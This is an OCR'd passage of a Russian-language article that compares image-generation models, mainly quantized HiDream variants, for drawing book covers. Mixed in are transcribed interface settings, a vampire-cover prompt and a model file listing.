


Тоже отлично. Здесь обрати внимание на такую деталь, как хват: с тем, как именно персонаж держит объекты, у SDXL проблемы просто катастрофического уровня.

Добавим дракона для обложки юмористического фэнтези (в последний раз квант nf4).



Смотрится вполне забавно, а главное — свежо и совершенно непохоже на 99,9% современных обложек. Желаемый текст на месте и без ошибок. Работа с текстом действительно впечатляет: модель прекрасно работает с оформлением и не допускает ошибок.



Images 1
Seed -1
Steps 28
CFG Scale 1
Variation Seed
Resolution: 2:3 (832x1216)
Aspect Ratio 2:3 (Semi-tall)
Sampling
Sampler Euler
Scheduler Beta
Zero Negative
☑ Display Advanced Options? (102)

112/150

draw a detailed hyperrealistic book cover in a classic drawn style of a classic male vampire wearing an elegant vampire cloak with white accents, standing in dynamic pose, his claws reaching towards viewer, pale skin, full moon, dark and mysterious atmosphere, haunting facial expression, with old graveyard in background. Place title 'Vampire Stories' at the bottom of the book cover, using bloody red gothic font with black outlines. drawn illustration, cinematic, medium shot, detailed face and fabric, side view, vampire aesthetics, elegance, eerie mood, outdoors, dark, night, fantasy

Negative Prompt is not available when CFG Scale is 1

Model: HiDream/hidream-i1-dev-Q4_K_M.gguf

Root
flux
gguf
HiDream
svdq-fp4-flux.1-dev
svdq-fp4-shuttle-jaguar

Depth: 3 Sort: Name ☐ Reverse Root / HiDream / 6

hidream_i1_dev_fp8
Title: hidream_i1_dev_fp8
Type: HiDream i1
Resolution: 1024x1024
Description: (Unset)

hidream_i1_full_fp8
Title: hidream_i1_full_fp8
Type: HiDream i1
Resolution: 1024x1024
Description: (Unset)


hidream-i1-dev-Q4_K_M.gguf
Title: hidream-i1-dev-Q4_K_M
Type: HiDream i1
Resolution: 1024x1024
Description: (Unset)

hidream-i1-dev-Q6_K.gguf
Title: hidream-i1-dev-Q6_K


hidream-i1-full-Q4_K_M.gguf
Title: hidream-i1-full-Q4_K_M

hidream-i1-full-Q6_K.gguf
Title: hidream-i1-full-Q6_K

